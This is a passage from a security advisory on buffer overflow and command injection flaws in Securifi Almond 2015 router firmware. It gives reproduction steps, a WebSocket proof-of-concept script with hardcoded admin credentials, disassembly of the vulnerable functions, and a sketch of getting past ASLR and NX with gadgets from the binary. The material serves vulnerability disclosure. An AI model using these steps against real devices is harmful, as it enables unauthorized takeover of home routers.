The vulnerability was discovered simply by reverse engineering the "goahead" binary which is in the almond folder inside the firmware.

Contact

Direct questions to Mandar Satam, Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

The identified issue can be resolved by performing a strict length check on the values that are retrieved even from the NVRAM and ensuring that they are not longer than the buffer allocated to store these values.

3) SIG-EXT-03-2017-03 (Stored Buffer Overflow in routerSummary) -- CVE-2017-8329

Introduction

Recently a stack based buffer overflow was discovered as a part of the research on IoT devices in the most recent firmware for Almond 2015 (https://www.securifi.com/almond-2015). This device acts as a both a router and a smart home controller.

Advisory

Overview

Synopsys Software Integrity Group staff identified a Stack based buffer overflow in Securifi's Almond 2015 Smart home controller/router. This issue exists in their latest firmware version AL-R096. All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to be stored on the device for basic wireless settings e.g. SSID name can then take control of the device as the admin user and execute arbitrary code in the websocket server that runs on port 8888 on the device. However, this one requires that an attacker should know the password for the user's device or wait for a user's mobile application to execute the required request that retrieves the router's wireless settings.

Med Severity Rating

Using CVSS3, it has vector
CVSS:3.0/AV:A/AC:H/PR:H/UI:R/S:U/C:H/I:H/A:H/E:P/RC:C/CR:M/IR:M/AR:M/MAV:A/MAC:H/MPR:H/MUI:R/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Adjacent (A):
- Access Complexity (AC): High (H):
- Privileges Required (PR): Low (H):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): Complete (C):
- Integrity Impact (I): Complete (C):
- Availability Impact (A): Complete (C):

- Resulting base score: 6.3 (Medium)

Temporal Metrics

- Exploit Code Maturity (P):
- Remediation Level (RL): Not Defined (X).
- Report Confidence (RC): Confirmed (C):
- Resulting temporal score: 6.0 (Medium).

Environmental Metrics

- Confidentiality Requirement (CR): Med (M):
- Integrity Requirement (IR): Med (M):
- Availability Requirement (AR): Med (M)
- Resulting environmental score: 6.0 (Medium).

The final score is thus 6.3 (Medium).

Vulnerable Versions

All versions of Almond 2015 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that Almond+ and Almond devices up to the latest version should be completely vulnerable as well.

Steps to Reproduce

----

1) Login in to the web application exposed by the device at http://10.10.10.254
2) Now navigate to another tab in the same browser and open the HTML file called " XSRF_addwireless_websocket_bufferoverflow.html"


   XSRF_addwireless_
   websocket_bufferov

3) Now copy the content below in a a HTML file called Webscket.html

```
var ws = new WebSocket("ws://10.10.10.254:7681/admin:test1234");
ws.onopen = function()
{
  // Web Socket is connected, send data using send()
  ws.send('{"MobileInternalIndex":856,"CommandType":"RouterSummary"}');
  alert("Message is sent...");
};

ws.onmessage = function (evt)
{
  var received_msg = evt.data;
  alert("Message is received...");
  alert(evt.data);
};
ws.onclose = function()
{
  // websocket is closed.
  alert("Connection is closed...");
};
```

4) This causes the webserver binary to crash, however a watchdog times on the device restarts the process. Currently the payload is not written to execute anything but just to overflow the $ra register value on the stack as shown below



```
la      $t4, (aVibrationormov+0xC)  # "ovementSensor"
nop
addiu   $v0, $t4, (aFalse - 0x440000)  # "false"
```

```
loc_412F78:                 # "ovementSensor"
la      $t5, (aVibrationormov+0xC)
b       loc_412F04
addiu   $v0, $t5, (aTrue - 0x440000)  # "true"
 # End of function routersummary
```

```
loc_412F04:             # "ovementSensor"
la      $t6, (aVibrationormov+0xC)
addiu   $t7, $sp, 0x578+var_540
la      $t9, unk_2C2068C0
sw      $s1, 0x578+var_568($sp)
sw      $s3, 0x578+var_560($sp)
sw      $s6, 0x578+var_558($sp)
sw      $s5, 0x578+var_554($sp)
sw      $s7, 0x578+var_550($sp)
sw      $s4, 0x578+var_54C($sp)
sw      $v0, 0x578+var_564($sp)
sw      $t7, 0x578+var_55C($sp)
move    $a0, $fp        # s
move    $a3, $s2
addiu   $a2, $t6, (aWirelesssettin - 0x440000)  # "\"WirelessSetting\":[{\"Type\":\"2G\",\"...
jalr    $t9 ; snprintf
li      $a1, 0x400      # maxlen
lw      $gp, 0x578+var_548($sp)
lw      $ra, 0x578+var_4($sp)
lw      $fp, 0x578+var_8($sp)
lw      $s7, 0x578+var_C($sp
lw      $s6, 0x578+var_10($s
lw      $s5, 0x578+var_14($s
lw      $s4, 0x578+var_18($s
lw      $s3, 0x578+var_1C($s
lw      $s2, 0x578+var_20($s
lw      $s1, 0x578+var_24($s
lw      $s0, 0x578+var_28($s
jr      $ra
addiu   $sp, 0x578
```


```
0x578+var_4($sp)=[MEMORY:7FE2E41C]
.byte 0x58   # X
.byte 0x58   # X
.byte 0x58   # X
.byte 0x58   # X
.byte 0x59   # Y
.byte 0x59   # Y
.byte 0x59   # Y
.byte 0x59   # Y
.byte    0
.byte 0x22   # "
```

Vulnerability Description

The device provides a user with the capability of setting name for wireless network. These values are stored by the device in NVRAM (Non-volatile RAM). It seems that the POST parameters passed in this request to set up names on the device do not have a string length check on them. This allows an attacker to send a large payload in the “mssid_1” POST parameter. The device also allows a user to view the name of the Wifi Network set by the user. While processing this request, the device calls a function at address 0x00412CE4 (routerSummary) in the binary “webServer” located in Almond folder, which retrieves the value set earlier by “mssid_1” parameter as SSID2 and this value then results in overflowing the stack set up for this function and allows an attacker to control $ra register value on the stack which allows an attacker to control the device by executing a payload of an attacker’s choice.


If the firmware version AL-R096 is dissected using binwalk tool, we obtain a cpio-root archive which contains the filesystem set up on the device that contains all the binaries.

The binary "goahead" is the one that has the vulnerable function that receives the values sent by the POST request. If we open this binary in IDA-pro we will notice that this follows a MIPS little endian format. The function sub_00420F38 in IDA pro is identified to be receiving the values sent in the POST parameter “mssid_1” at address 0x0042BA00 and then sets in the NVRAM at address 0x0042C314.



```
.text:0042C2E8                 lw      $gp, 0x290+var_278($sp)
.text:0042C2EC                 bnez    $v0, loc_42C0B8
.text:0042C2F0                 li      $t9, 1
.text:0042C2F4
.text:0042C2F4 loc_42C2F4:                              # CODE XREF: sub_42B754+B74↑j
.text:0042C2F4                 b       loc_42C0B8
.text:0042C2F8                 sw      $t9, 0x290+var_34($sp)
.text:0042C2FC  # ---------------------------------------------------------------------------
.text:0042C2FC
.text:0042C2FC loc_42C2FC:                              # CODE XREF: sub_42B754+974↑j
.text:0042C2FC                 la      $s4, aSBr        # ": %s<br>\n"
.text:0042C300                 la      $t9, racat
.text:0042C304                 addiu   $a0, $s4, (aSsid - 0x450000)  # "SSID"
.text:0042C308                 jalr    $t9 ; racat
.text:0042C30C                 li      $a1, 1
.text:0042C310                 lw      $gp, 0x290+var_278($sp)
.text:0042C314                 lw      $a2, 0x290+var_E4($sp)
.text:0042C318                 la      $t9, nvram_bufset
.text:0042C31C                 move    $a1, $v0
.text:0042C320                 jalr    $t9 ; nvram_bufset
.text:0042C324                 move    $a0, $zero
.text:0042C328                 lw      $gp, 0x290+var_278($sp)
.text:0042C32C                 lw      $a0, 0x290+var_C0($sp)
.text:0042C330                 la      $t9, strchr
.text:0042C334                 nop
.text:0042C338                 jalr    $t9 ; strchr
.text:0042C33C                 li      $a1, 0x30  # '0'
.text:0042C340                 lw      $gp, 0x290+var_278($sp)
.text:0042C344                 beqz    $v0, loc_42EB90
```

The value is later retrieved in the function at address 0x00412EAC and this results in overflowing the buffer as the function copies the value directly on the stack.




```
.text:00412E64                 sw      $zero, 0x578+var_358($sp)
.text:00412E68                 sw      $zero, 0x578+var_354($sp)
.text:00412E6C                 jalr    $t9 ; sprintf
.text:00412E70                 sb      $zero, 0x578+var_350($sp)
.text:00412E74                 lw      $gp, 0x578+var_548($sp)
.text:00412E78                 addiu   $s2, $sp, 0x578+var_290
.text:00412E7C                 la      $t1, (aVibrationormov+0xC)  # "ovementSensor"
.text:00412E80                 la      $t9, _ZN6Memory10getSettingEPcS0_  # Memory::getSetting(char *,char *)
.text:00412E84                 la      $a0, mem         # this
.text:00412E88                 addiu   $a1, $t1, (aSsid1 - 0x440000)  # "SSID1"
.text:00412E8C                 jalr    $t9 ; Memory::getSetting(char *,char *)  # Memory::getSetting(char *,char *)
.text:00412E90                 move    $a2, $s2         # char *
.text:00412E94                 lw      $gp, 0x578+var_548($sp)
.text:00412E98                 addiu   $s1, $sp, 928
.text:00412E9C                 la      $t0, (aVibrationormov+0xC)  # "ovementSensor"
.text:00412EA0                 la      $t9, _ZN6Memory10getSettingEPcS0_  # Memory::getSetting(char *,char *)
.text:00412EA4                 la      $a0, mem         # this
.text:00412EA8                 addiu   $a1, $t0, (aSsid2 - 0x440000)  # "SSID2"
.text:00412EAC                 jalr    $t9 ; Memory::getSetting(char *,char *)  # Memory::getSetting(char *,char *)
.text:00412EB0                 move    $a2, $s1         # char *
.text:00412EB4                 lw      $gp, 0x578+var_548($sp)
.text:00412EB8                 addiu   $s0, $sp, 0x578+var_120
.text:00412EBC                 la      $a3, (aVibrationormov+0xC)  # "ovementSensor"
.text:00412EC0                 la      $t9, _ZN6Memory10getSettingEPcS0_  # Memory::getSetting(char *,char *)
.text:00412EC4                 la      $a0, mem         # this
.text:00412EC8                 addiu   $a1, $a3, (aBssidnum - 0x440000)  # "BssidNum"
.text:00412ECC                 jalr    $t9 ; Memory::getSetting(char *,char *)  # Memory::getSetting(char *,char *)
.text:00412ED0                 move    $a2, $s0         # char *
.text:00412ED4                 lw      $gp, 0x578+var_548($sp)
.text:00412ED8                 nop
.text:00412EDC                 la      $t9, atoi
```

Exploitation

Since the device runs with Linux Kernel Version 2.6.36, it provides ASLR and NX support on the device which makes it difficult for an attacker to actually exploit the device. In this case, all the libraries are loaded at random addresses every time the executable is restarted and also when the device reboots. Also, the stack/heap regions are marked as non-executable which make it even difficult for an attacker to execute an exploit.

However, there are 2 regions still that are not marked with ASLR. One is the Dynamic Load Gate (vdso) in Linux kernel which is mapped into every process and allows a process to make faster calls into the kernel. The second is the binary itself which is not compiled with PIE. The first option however, does not provide with many executable instructions that can be used by an attacker but the binary itself is filled with instructions that can be taken advantage of by an attacker and thus allow an attacker to execute an exploit.

As in the earlier scenarios, it is possible to execute a payload, however the researcher did not spend time creating a payload. An example would be to use the instructions at address 0x00412760 which would cause the router to reboot.



```
.text:00412720 loc_412720:                                  # CODE XREF: Firmware::downloadUpdateFirmware(void)+444↑j
.text:00412720                                              # Firmware::downloadUpdateFirmware(void)+470↑j
.text:00412720                 la      $a1, (aVibrationormov+0xC)  # "ovementSensor"
.text:00412724                 addu    $v0, $t0, $a2
.text:00412728                 la      $t9, sprintf
.text:0041272C                 addiu   $a1, (aMtd_writeWrite - 0x440000)  # "mtd_write write %s Kernel"
.text:00412730                 move    $a2, $s0
.text:00412734                 move    $a0, $s1         # s
.text:00412738                 jalr    $t9 ; sprintf
.text:0041273C                 sb      $zero, 0x328($v0)
.text:00412740                 lw      $gp, 0x768+var_758($sp)
.text:00412744                 nop
.text:00412748                 la      $t9, system
.text:0041274C                 nop
.text:00412750                 jalr    $t9 ; system
.text:00412754                 move    $a0, $s1         # command
.text:00412758                 lw      $gp, 0x768+var_758($sp)
.text:0041275C                 nop
.text:00412760                 la      $s6, (aVibrationormov+0xC)  # "ovementSensor"
.text:00412764                 la      $t9, system
.text:00412768                 nop
.text:0041276C                 jalr    $t9 ; system
.text:00412770                 addiu   $a0, $s6, (aSleep3Reboot - 0x440000)  # "sleep 3; reboot"
.text:00412774                 lw      $gp, 0x768+var_758($sp)
.text:00412778                 b       loc_412328
.text:0041277C                 li      $v1, 1
.text:0041277C  # End of function Firmware::downloadUpdateFirmware(void)
.text:0041277C
.text:00412780  # ---------------------------------------------------------------------------
.text:00412780                 li      $gp, 0x7DE60
.text:00412788                 addu    $gp, $t9
00012760 00412760: Firmware::downloadUpdateFirmware(void)+4DC (Synchronized with Hex View-1)
```

Vulnerability discovery

The vulnerability was discovered simply by reverse engineering the "goahead" binary which is in the almond folder inside the firmware.

Contact

Direct questions to Mandar Satam, Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

The identified issue can be resolved by performing a strict length check on the values that are retrieved even from the NVRAM and ensuring that they are not longer than the buffer allocated to store these values.

4) SIG-EXT-03-2017-04 (Command Injection in Add Routing Functionality) -- CVE-2017-8333

Introduction

Recently a command injection issue was discovered as a part of the research on IoT devices in the most recent firmware for Almond 2015 (https://www.securifi.com/almond-2015). This device acts as a both a router and a smart home controller.

Advisory

Overview

Synopsys Software Integrity Group staff identified a command injection issues in Securifi's Almond 2015 Smart home controller/router. This issue exists in their latest firmware version AL-R096. All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code. This attack vector can be combined with Cross site request forgery to trick an administrator of the device into executing the code for the device. Currently, there are at least 10,000 devices known to be sold worldwide as per the https://www.securifi.com/almond.

High Severity Rating

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MPR:L/MUI:R/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (H):
- Privileges Required (PR): Low (L):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): Complete (C):
- Integrity Impact (I): Complete (C):
- Availability Impact (A): Complete (C):
- Resulting base score: 8.0 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C).
- Resulting temporal score: 7.8 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Med (M):
- Integrity Requirement (IR): Med (M):
- Availability Requirement (AR): Med (M)
- Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).

Vulnerable Versions

All versions of Almond 2015 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that Almond+ and Almond devices up to the latest version should be completely vulnerable as well.

Steps to Reproduce

----

1) Login in to the web application eposed by the device at http://10.10.10.254
2) Now navigate to another tab in the same browser and open the HTML file called "XSRF_CommandInjection.html"


   XSRF_CommandInjection.html
3) This should cause the device to reboot after a few seconds

Vulnerability Description

The device provides a user with the capability of adding new routes to the device. It seems that the POST parameters passed in this request to set up routes on the device can be set in such a way that would result in passing commands to a "popen" API in the function and thus result in command injection on the device.


If the firmware version AL-R096 is dissected using binwalk tool, we obtain a cpio-root archive which contains the filesystem set up on the device that contains all the binaries.

The binary "goahead" is the one that has the vulnerable function that recieves the values sent by the POST request. If we open this binary in IDA-pro we will notice that this follows a MIPS little endian format. The function sub_00420F38 in IDA pro is identified to be receiving the values sent in the POST request and the value set in POST parameter “dest” is extracted at address 0x00420FC4.



```
.text:00420F8C                 li      $a2, 0x100
.text:00420F90                 lw      $gp, 0x660+var_638($sp)
.text:00420F94                 addiu   $fp, $sp, 0x130
.text:00420F98                 la      $t9, memset
.text:00420F9C                 move    $a0, $fp
.text:00420FA0                 move    $a1, $zero
.text:00420FA4                 jalr    $t9 ; memset
.text:00420FA8                 li      $a2, 0x100
.text:00420FAC                 lw      $gp, 0x660+var_638($sp)
.text:00420FB0                 move    $a0, $s1
.text:00420FB4                 la      $s0, aSBr         # ": %s<br>\n"
.text:00420FB8                 la      $a1, aSBr         # ": %s<br>\n"
